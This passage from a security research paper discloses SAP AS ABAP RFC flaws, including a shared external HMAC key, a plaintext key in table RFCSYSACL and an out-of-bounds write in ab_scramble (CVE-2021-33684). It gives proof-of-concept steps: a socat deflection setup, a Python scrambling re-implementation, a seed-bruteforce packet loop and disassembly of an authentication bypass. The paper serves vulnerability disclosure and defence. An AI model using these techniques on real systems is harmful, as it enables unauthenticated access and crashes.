*4) Shared External Key in Trust Relationships and Signature Forging:* The pre-shared secret *extkey* used to craft the external HMAC ticket ExtTicket is not unique per trust relationship. Once created, it is used for all newly configured trusted/trusting relations. That is, if a vulnerable system A, acting as the trusted system, establishes independent trust relationships with two other systems E and B, acting as trusting systems, both will receive the same *extkey* during setup. This key is intended to be used by E and B independently to validate tickets of incoming RFC calls initiated by system A. Since both E (attacker) and B (victim) possess the same key, however, it is possible for E to use it in a different context and craft its own external HMAC ticket ExtTicket with the key obtained by A. This ticket can then be used by E to establish a new conversation with B while claiming the identity of A. Although no trust relationship between E and B exists, the request bypasses authentication providing system E with illegitimate access to system B.

**PoC**: To reproduce this vulnerability in a deflection attack for AS ABAP running on kernel releases 777, PL200 and 753, PL400, a more complex environment is required and the setup described in 1) has to be slightly adjusted.

- Go to transaction SM59 and open the RFC destination created in 1).
- In the Logon & Security tab, set option ”Trust Relationship” to ”Yes”.
- On the attacker-controlled machine, modify the configuration of the port forwarding utility so that it points to an application server instance of a SAP system that acts as the trusting system side in an already established trust relationship with the system used in 1).

```
$socat TCP4-LISTEN:3300,reuseaddr,fork TCP4:<target IP address of AS ABAP
      trusting sys>:33<target instance no.>
```

- Make sure that user ALICE exists in client 000 and has sufficient S_RFCACL permissions on this system.
- By using transaction SE37, invoke any function module user ALICE is authorized for, specifying the previously modified RFC destination as target system.

On execution, it can be observed that the function call succeeds although there is no trust relationship between the attacker-controlled machine and the remote system. This time, transaction SM04 can be inspected on the trusting system side. The RFC conversation can be found being authenticated in internal state E with the hijacked user context of ALICE (system client 000).



Fig. 17. Successful Trusted RFC Conversation Through Deflection.

Python scripts *r3-auth_encrypt.py* and *r3-auth_decrypt.py* in Appendix C and D were developed as PoC to demonstrate that the aforementioned issues also affect RFC communications of type ’W’ and ’H’. For reproducing the findings, the scripts can be used to retrieve or insert tickets from/into custom HTTP header sap-r3auth that carries the logon material.

*5) Storage of External Key in Plaintext Format:* Instead of storing the pre-shared secret *extkey* in an encrypted manner, it is kept by the trusting system persistently in table RFCSYSACL in plaintext format. Attackers with access to the table data can thereby craft new tickets and proceed with the attacks discussed above.

**PoC**: The unencrypted secret can be found in column RFCSECKEY of database table RFCSYSACL on the trusting system side of a trust relationship. The table data can be read from the application layer using standard tools such as the data browser in transaction SE16.



Fig. 18. Unencrypted extkey Displayed by Transaction SE16.

*6) Cryptographic Issues in Creation of External Ticket:* In the construction of the external HMAC ticket ExtTicket, as described in section V-B, further cryptographic issues may exist. These issues were not practically validated nor tested in the course of this research. Nonetheless, the following findings were made:

- Usage of construction $H(m \mid\mid K)$ instead of $H((K \mathbin{\hat{}} OPAD) \mid\mid H((K \mathbin{\hat{}} IPAD) \mid\mid m))$ as described in RFC2104 [47]
- Usage of weak hashing algorithm SHA-0 (with limited number of rounds) discouraged by NIST as described in RFC6194 [57]

## VI. Out-of-Bounds (OOB) Write in Scrambling Routine ab_scramble [CVE-2021-33684]

If AS ABAP, acting as RFC client, is provided with data for data containers with tags 0x0117 (password), 0x0141 (ExtTicket), 0x0140 (IntTicket) and 0x0120 (Ticket), kernel function *disp+work!ab_scramble* applies an internal scrambling routine that adds another 4-byte sequence in-between the Length and Value portions of the TLV pattern.




Fig. 19. RFC Data Container with Scrambled Data Value.

This part consists of a pseudo-randomly (*rand_r()* using system time) generated byte sequence (in the following referred to as 'scrambling seed') that is used to derive an index j for a 64-byte long static conversion map kt (in the following referred to as 'XOR pool') hard-coded into the kernel binary. The XOR pool is used to perform a symmetric XOR operation on each byte of the data value stream msg taking j as a pointer to the first byte of the XOR pool to be used and incorporating the seed value in the calculation process possibly to reach a higher degree of entropy for the output byte string. The operation is designed for the purpose of obfuscating secrets in RFC packets before being transmitted over the network. On the RFC server side, the same routine is initiated for de-obfuscation given the scrambling seed provided in the RFC request. A simple Python based re-implementation can be seen in the following listing:

```python
def scramble_secret(secret, length, seed):
  msg       = bytearray.fromhex(secret.hex())
  pk        = -1
  j         = (seed >> 5 ^ seed * 2 ^ seed) % 64
  # Hard-coded XOR alphabet kt
  xorpool   = b"\xf0\xed\x53\xb8\x32\x44\xf1\xf8\x76\xc6\x79\x59\xfd\x4f\x13\xa2" \
              b"\xc1\x51\x95\xec\x54\x83\xc2\x34\x77\x49\x43\xa2\x7d\xe2\x65\x96" \
              b"\x5e\x53\x98\x78\x9a\x17\xa3\x3c\xd3\x83\xa8\xb8\x29\xfb\xdc\xa5" \
              b"\x55\xd7\x02\x77\x84\x13\xac\xdd\xf9\xb8\x31\x16\x61\x0e\x6d\xfa"
  # XOR schedule: loop over each byte of secret and perform mapping
  for i in range(0, length):
    msg[i] = msg[i] ^ ((pk * i ^ xorpool[j]).to_bytes(8, "little", signed=True)[0])
    j      = (j + 1) % 64
    pk    += seed
  # return translated secret
  return ''.join(format(byte, '02x') for byte in msg)
```

The same scrambling algorithm was previously discussed in security research performed on the SAP NetWeaver RFC SDK by E. Fausto and presented at Ekoparty Security Conference 2015 [31].

It has been identified that when sending overlong data in data containers of RFC conversation packets that are passed through to *ab_scramble* for translation on the receiving AS ABAP side, an out-of-bounds write vulnerability can be triggered. The vulnerability is due to the server allocating fixed-sized buffers in the '`SIGNONCNTL`' struct for data referred to by container tags 0x0117 (password), 0x0141 (ExtTicket), 0x0140 (IntTicket) and 0x0120 (Ticket), and properly checking the bounds before copying the raw request data into these buffers in function *disp+work!rfc_readData.isra.1*, but not validating if the attacker-controlled data length value of the respective data container corresponds to the reserved buffer size when the 4-byte seed length is subtracted from it and the result taken as an argument by *ab_scramble* to determine the count of cycles for the XOR schedule. This vulnerability can be exploited by remote unauthenticated attackers to crash disp+work processes of type DIA, corrupt the integrity of data used in the authentication process, or potentially gain code execution. The latter was not verified.

The execution flow graph depicted in Fig. 20 highlights the vulnerable part of the RFC parsing routine and takes the password container exploitation primitive as an example.




Fig. 20. Vulnerable Execution Flow in Packet Parsing Procedure.

When disp+work approaches an incoming RFC conversation packet, kernel function *ab_isignon* receives an RFC handle, a pointer to the '`SIGNONCNTL`' struct, the current container tag '`contId`' to be processed, and the container data length '`contSize`' as specified in the request. It defines a fixed size of 80 bytes for the target password buffer '`SIGNONCNTL.password`' of string type, initialized with whitespaces in *disp+work!RfcRabaxInfo* previously, when it processes a container with tag 0x0117. Alongside with the RFC handle, the attacker-controlled data length value, and a pointer to the '`SIGNONCNTL.password`' buffer, *ab_isignon* forwards the information in a call to *disp+work!rfc_getdata*.

```
LAB_028ed0f9                                       XREF[1]:     028ecd3b(j)
028ed0f9 CMP        contId,0x117 ; check if pwd container is to be processed
028ed100 JNZ        LAB_028ed466
028ed106 OR         dword ptr [R15 + SIGNONCNTL.logonflags],0x12 ; mod logon flags
028ed10e LEA        R10,[R15 + SIGNONCNTL.password] ; set pointer to pwd buffer
028ed115 MOV        bufferSize,0x50 ; fixed size (80 bytes) of target string buffer
028ed11b MOV        qword ptr [RBP + local_168],R10
028ed122 XOR        R10D,R10D
[...]
028ed189 MOV        dword ptr [RBP + local_a4],bufferSize
028ed190 MOV        dword ptr [RBP + local_108],0x0
028ed19a MOV        RCX,0x1
028ed19c CALL       rfc_getdata ; call rfc_getdata
```

Function *rfc_getdata* subtracts the 4-byte seed from the container length value to calculate the effective container size '`effContSize`' before it performs multiple function calls. First, it retrieves the scrambling seed value by a recursive call. The seed is stored locally. It then calls function *rfc_readData.isra.1* to import the scrambled data value, where the effective container size, and the size of the target buffer '`bufferSize`' provided by *ab_isignon*, are given as arguments. *rfc_readData.isra.1* implements a bounds check to verify that the effective container size does not exceed the actual size of the target buffer. If this check fails, it calls function *disp+work!ab_rfcread* with the fixed-length of 80 bytes for the target buffer.

```
028eb590 CMP        bufferSize,effContSize ; bounds check in rfc_readData.isra.1
028eb593 MOV        EDX,bufferSize
028eb596 CMOVA      EDX,effContSize
028eb599 MOV        RSI,R9
028eb59c CALL       ab_rfcread
```

*ab_rfcread*, in turn, uses the provided RFC handle to gather a pointer to the next element of the raw request data to be read and copies the given number of bytes from the request into '`SIGNONCNTL.password`'. It updates the pointer value in the RFC handle and returns. When *rfc_readData.isra.1* finishes execution, the vulnerable *ab_scramble* function is used to recover the plaintext password from its scrambled version. As arguments, it receives a pointer to '`SIGNONCNTL.password`', the effective container size, and the scrambling seed value. Implementing a loop that increments an index and the pointer value by one after each run, *ab_scramble* iterates over each byte of the scrambled password string to combine it with the XOR pool in the XOR schedule, writing the results back into '`SIGNONCNTL.password`'. It leaves this loop once the end of the string is reached, comparing the effective container size with the current loop index as break condition. Since this procedure neglects a check to verify if the effective container size is within the bounds of the allocated string buffer, an attacker gains control over the abort condition of the loop. Providing a container size greater than that of the target buffer results in indices used to calculate memory addresses to exceed the buffer bounds, finally causing a memory corruption with the XOR schedule writing data past the end of the password string in the '`SIGNONCNTL`' struct.

```
LAB_0288e30b                                       XREF[1]:     0288e334(j)
0288e30b LEA        R11,[kt] ; hard-coded XOR pool alphabet 'kt'
0288e312 MOV        R10D,ECX
0288e315 ADD        ECX,0x1
0288e318 IMUL       R8D,EAX
0288e31c AND        ECX,0x3f
0288e31f XOR        R8B,byte ptr [R11 + R10*0x1]=>kt
0288e323 XOR        byte ptr [SIGNONCNTL.password + RAX*0x1],R8B ; trigger
0288e327 ADD        RAX,0x1 ; increment loop index
0288e32b MOV        R8D,R9D

LAB_0288e32e                                       XREF[1]:     0288e309(j)
0288e32e CMP        EAX,effContSize ; fully attacker-controlled
0288e330 LEA        R8,[R8 + RDX]
0288e334 JC         LAB_0288e30b
```

Due to the static nature of byte order in the predefined alphabet of the XOR pool, the write primitive is limited. As the different data containers affected by this vulnerability are placed next to each other in the '`SIGNONCNTL`' struct, however, an attacker may combine the exploitation primitives by crafting requests that contain different permutations of scrambling seed values and containers to achieve more accuracy on what can be written into memory.

**PoC**: In the following, it is showcased how this vulnerability can be exploited to bypass authentication and hijack the context of the virtual SAPSYS user account.

The kernel was seen to define several functions that are regularly called to collect information about the conversation and its current ABAP session context.

- *disp+work!ab_rfccntl*
  Used to retrieve the RFC handle by a given numerical handle ID
- *disp+work!rfcstate*
  Used to retrieve information about the global RFC conversation state
- *disp+work!ab_RfcUserChecked*
  Checks if the user of an ABAP session is logged on

An RFC conversation can have different states depending on circumstances such as the operation mode (async/sync and terminal mode), the logon method used, and if a GUI is attached. Kernel function *rfcstate* was observed to provide a pointer to a global object that links the CONVID with the RFC handle ID, a pointer to the '`SIGNONCNTL`' struct, and a one-byte field indicating the current signon state of the conversation. This field, dubbed as '`RfcGlobal.signonstate`', can possess at least the following values.

- 0x08: Processing request
- 0x10: Signon done (TermI/OOn), authenticated
- 0x11: Signon done (TermI/OOn), sysfunc called
- 0x19: Signon done (TermI/OOff), sysfunc called
- 0x12: Signon failed (TermI/OOn), not authenticated
- 0x18: Signon done (TermI/OOff), authenticated
- 0x90: Signon done (TermI/OOn), SSO context/same sys

For *ab_xsignon* to decide which logon method is applicable when processing an incoming RFC request, the system maintains multiple internal flags in the '`SIGNONCNTL`' struct.

- *SIGNONCNTL.logonflags*: One-byte fields placed by *ab_isignon* during request parsing based on the set of logon material and data containers imported from the RFC request.
- *SIGNONCNTL.system_function_flag[_extended]*: Two 4-byte (dword) fields reset and initialized by *ab_rfcimport* after request parsing by *ab_isignon* and before executing *ab_xsignon*. When being set, they indicate that a system function module (e.g. of function group SRFC) is called.
- *SIGNONCNTL.try_only_flag*: 4-byte (dword) field with unknown origin.

As soon as *ab_xsignon* is invoked by *disp+work!ab_rfcimport*, it receives a pointer to the 'SIGNONCNTL' struct as its first argument. Based on an evaluation of the individual logon flags, it makes decisions on its execution route to orchestrate authentication by means of conditional code blocks and transfer of execution to other functions that implement the actual logon methods. Depending on their results and the code blocks executed, calls are made to *rfcstate* to retrieve and modify the global 'RfcGlobal.signonstate' flag. The following listing, for example, shows how *ab_xsignon* recognizes that a system function is called and modifies the global state of the RFC conversation accordingly.

```
[...]
028fdb5a CMP        dword ptr [RBX + SIGNONCNTL.system_function_flag],0x0 ; check
      internal system function flag
028fdb61 JNZ        LAB_028fe050

LAB_028fe050                                     XREF[1]:     028fdb61(j)
028fe050 CMP        dword ptr [R13]=>ct_level,0x1  ; check trace lvl
028fe055 JLE        LAB_028fe079
028fe057 CALL       DpLock ; write into wp logs
028fe05c LEA        param_3,[ab_tf]
028fe063 LEA        param_2,[u_RFC_SignOn>_system_FM_called_02f852
[...]
LAB_028fe079                                     XREF[1]:     028fe055(j)
028fe079 CALL       rfcstate
028fe07e OR         byte ptr [RAX + RfcGlobal.signonstate],0x1 ; mod global RFC
      signon state: signon done (sysfunc call)
[...]
```

In addition to the global RFC state, a conversation establishes an ABAP session that may be linked with a valid user account authenticated to the system. Information about the user session was found to be stored in two internal structs 'USRDAT' and 'USINFO'. In a classic password-based logon, kernel function *ab_xsignon* transfers execution to *disp+work!DyISigni* through *disp+work!dy_signi_ext* and *disp+work!logon*. This function, in turn, calls *disp+work!dychkusr* implementing further calls to functions such as *disp+work!user_master_record_exists*, *disp+work!automatic_sapstar_allowed*, *disp+work!chkpass* and *disp+work!usrexist*. Upon successful validation of the provided credentials and user master data, *usrexist* sets a one-byte field, dubbed as 'USINFO.loggedon', with value 0x80 in the 'USINFO' struct. Throughout further processing, *ab_RfcUserChecked* is utilized by the kernel in order to verify if the user context of an ABAP session is authenticated, probing the 'USINFO.loggedon' flag for the required value. Thus, both 'USINFO.loggedon' and the 'RfcGlobal.signonstate' flag are considered to be subject to fundamental tests performed by the system in order to confirm the legitimacy of a function call when processing a conversation packet in server-to-server communications of type '3'. The latest checkpoint used to verify these items before execution of the requested ABAP function module has been located in *disp+work!ab_jfunc*. It is noteworthy that this check gives priority to the RFC global state property, most likely to enable function calls of system functions for which no authenticated user context is required.

```
[...]
024095f0 CALL       rfcstate
024095f5 TEST       byte ptr [RAX + RfcGlobal.signonstate],0x2 ; first check RFC
      signon state (prio)
024095f9 JNZ        LAB_0240af4f ; jump if not set

LAB_024095ff                                     XREF[1]:     0240afce(j)
024095ff CALL       rfcstate
02409604 TEST       byte ptr [RAX + RfcGlobal.signonstate],0x2 ; check again
02409608 JNZ        LAB_02409629
0240960a CALL       ab_ApcIsNewRfcProt
0240960f TEST       AL,AL
02409611 JNZ        LAB_0240a1fb
02409617 XOR        ECX,ECX
02409619 XOR        EDX,EDX
0240961b XOR        ESI,ESI
0240961d XOR        EDI,EDI
0240961f CALL       ab_RfcAuthorityCheck ; check authority of user and continue
[...]
LAB_0240af4f                                     XREF[1]:     024095f9(j)
0240af4f CALL       ab_RfcUserChecked ; check USINFO.loggedon flag
0240af54 TEST       EAX,EAX
0240af56 JNZ        LAB_0240afc5 ; if valid user session is given take over
[...]
LAB_0240afc5
0240afc5 CALL       rfcstate                     XREF[1]:     0240af56(j)
0240afca AND        byte ptr [RAX + RfcGlobal.signonstate],0xfd ; fix signon state
0240afce JMP        LAB_024095ff ; continue with execution in authenticated state
```

Having a basic understanding of the control flow, an attack strategy can be derived. The objective of the proposed technique is to take action on data written into 'RfcGlobal.signonstate' or 'USINFO.loggedon' in order to let the RFC conversation be seen as legitimate to the system despite of the fact that no system function is called nor valid authentication material provided. This is achieved by specially crafted requests that poison the internal flags of 'SIGNONCNTL'. Fig. 21 shows the arrangement of relevant elements in this data structure.




Fig. 21. Internal Flags of SIGNONCNTL Data Structure.

Since the offset for fields 'SIGNONCNTL.logonflags' and 'SIGNONCNTL.try_only_flag' is greater than that of exploitation primitives 'SIGNONCNTL.password' and 'SIGNONCNTL.ticket', they constitute a target to gain limited control of the program flow in *ab_xsignon* that is reliant on these values for choosing its execution route. By sending a conversation packet with a total length of 61 bytes for container with tag 0x0120 (Ticket), vulnerable function *ab_scramble* keeps operating on the XOR schedule, corrupting data in the 'SIGNONCNTL' struct next to the ticket buffer until the first byte of 'SIGNONCNTL.try_only_flag' (in normal operation set to NULL) is overwritten. The following Python one liner was used to retrieve a set of scrambling seeds that provide unique results (2048 variations) for the XOR schedule implemented in *ab_scramble*.

```
$python3 -c 'SCRAMBLE_UNIQUE_SEEDS = [print(bytes([a, b, 0, 0])) for a in range
      (256) for b in range(8)]'

b'\x00\x00\x00\x00'
b'\x00\x01\x00\x00'
b'\x00\x02\x00\x00'
b'\x00\x03\x00\x00'
b'\x00\x04\x00\x00'
b'\x00\x05\x00\x00'
b'\x00\x06\x00\x00'
b'\x00\x07\x00\x00'
[...]
```

The scrambling seed values (in little endian format) were employed to bruteforce the service, sending crafted conversation packets in order to reach as many different execution paths in *ab_xsignon* as possible – using a single exploitation primitive.

```python
for SEED in SCRAMBLE_UNIQUE_SEEDS:
    RFC_SIGNON_TICKET = scramble_secret(b"\x41" * 57, 57, int.from_bytes(SEED, "
        little"))
    pckt = craft_conv_packet(RFC_SIGNON_TICKET, SEED)
    rcvd = send_conv_packet(pckt)
```

In an analysis of the traffic and system behavior, repetitive server responses can be detected with the disp+work process not crashing. Tab. IV provides a list of all responses seen. It must be noted that the scrambling seed value and response combination depends on the set of additional containers given in the request. These may influence the ’`SIGNONCNTL.logonflags`’ modified by *ab_isignon*. Nonetheless, the required seed can be enumerated remotely.

TABLE IV
SERVER RESPONSES IN BRUTEFORCING SCRAMBLING SEEDS

| Container Primitive: RFC_SIGNON_TICKET, Tag 0x0120 | | | | |
|---|---|---|---|---|
| Container Primitive Size: 57 bytes data (effective size) + 4 bytes seed | | | | |
| Container Primitive Value: sequence of ’0x41’ (scrambled) | | | | |
| Tested kernel | ID | Seed values | Response type acc. to APPC dissection | Response description |
| 777<br>753 | 1 | *0x00000000*<br>*0x00010000*<br>*0x00050000*<br>*0x00060000*<br>...<br>*0xFF070000* | - | no response |
| 777 | 2 | *0x00020000*<br>*0x00030000*<br>*0x00040000*<br>*0x00070000*<br>...<br>*0xFF010000* | *F_ASEND_DATA* | Error message:<br><br>internal failure in RFC call with new serialization |
| 753 | 3 | *0x00020000*<br>*0x00030000*<br>*0x00040000*<br>*0x00070000*<br>...<br>*0xFF010000* | *F_ASEND_DATA* | Error message:<br><br>runtime failure due to illegal call of a non-existent ABAP routine |
| 753 | 4 | *0x01010000*<br>*0x01020000*<br>*0x01040000*<br>*0x01070000*<br>...<br>*0xFF040000* | *F_ASEND_DATA* | Error message:<br><br>runtime failure due to missing authorizations |
| 777 | 5 | *0x01010000*<br>*0x01040000*<br>*0x01070000*<br>*0x02050000*<br>...<br>*0xFD070000* | *F_ASEND_DATA* | Error message:<br><br>runtime failure due to missing authorizations |

Fig. 22 shows the runtime errors that can be observed on the server in transaction ST22.




Fig. 22. Runtime Errors in Transaction ST22.

Requests crafted to trigger server responses with ID 4 and 5 were further investigated to understand that a valid execution path in *ab_xsignon* went through. On this route, ’`RfcGlobal.signonstate`’ is malformed, resulting in an undefined behavior where the system attempts to start a freely selectable ABAP function module in the unprivileged context of the virtual SAPSYS user processing the request. Wherein the scrambling seed may be bruteforced or carefully chosen, with a value of 0x0101000, for example, parsing the request in *ab_isignon* can result in ’`SIGNONCNTL.try_only_flag`’ dword at offset 0x36c being set to value 0xb0000000 and the ’`SIGNONCNTL.logonflags`’ at offset 0x360 being set to value 0x2e3f4e43 when the kernel reaches *ab_xsignon*. A memory dump can be seen in Fig. 23. In the present




Fig. 23. Memory Dump of Tampered Logon Flags before ab_xsignon in edb.

constellation of the internal flags of ’`SIGNONCNTL`’, the code flow illustrated in Fig. 24 is being traversed in *ab_xsignon*.




Fig. 24. Code Flow Graph of ab_xsignon Created with Ghidra.




Fig. 25. Malicious RFC Conversation Packet With Payload (left) and Triggered Server Response (right)

The important part of this flow resides in the last blocks executed. In case of a failed logon attempt, in normal operation *ab_xsignon* would notify the RFC caller by calling *disp+work!ab_rfc_sign_default* and modifying '`RfcGlobal.signonstate`' (if a GUI is attached), which would then result in the GUI logon screen being returned in the server response later on. Alternatively, an error message is produced by *disp+work!SignOnDumpInfo* (if no GUI is attached) and execution is terminated immediately. However, due to the '`SIGNONCNTL.try_only_flag`' being initialized by the compromised XOR schedule previously, *ab_xsignon* runs into an execution path in which it calls *ab_rfc_sign_default* and proceeds without adjusting '`RfcGlobal.signonstate`'. Instead, it adds an entry with content "RFC SignOn> try only" to the developer trace and returns.

```
[...]
028fdfd5 CMP        dword ptr [RBX + SIGNONCNTL.try_only_flag],0x0 ; check
      SIGNONCNTL.try_only_flag != 0
028fdfdc JZ         LAB_028fe0de
[...]
LAB_028fe014                                  XREF[1]: 028fdff0(j)
028fe014 MOV        RDI,RBX
028fe017 CALL       ab_rfc_sign_default

LAB_028fe01c                                  XREF[1]: 028fdfe9(j)
028fe01c CMP        dword ptr [R13]=>ct_level,0x1  ; check trace lvl
028fe021 JLE        LAB_028fe045
028fe023 CALL       DpLock ; write into wp logs
028fe028 LEA        R8,[ab_tf]
028fe02f LEA        param_2,[u_RFC_SignOn>_try_only_02f85ad0] = u"RFC SignOn> try
      only\n" ; try only?
028fe036 XOR        EAX,EAX
028fe038 MOV        RDI,qword ptr [R8]=>ab_tf
028fe03b CALL       DpTrc
028fe040 CALL       DpUnlock

LAB_028fe045                                  XREF[2]: 028fdf94(j), 028fe021(j)
028fe045 MOV        local_lgnrc,0x1
028fe04b JMP        LAB_028fde55  ; return and continue

LAB_028fe0de                                  XREF[1]: 028fdfdc(j)
[...]
028fe15b MOV        RDI,RBX
028fe15e CALL       ab_rfc_sign_default
028fe163 CALL       rfcstate
028fe168 OR         byte ptr [RAX + RfcGlobal.signonstate],0x2 ; mod global RFC
      signon state: signon failed
028fe16c JMP        LAB_028fde55 ; return and continue
```

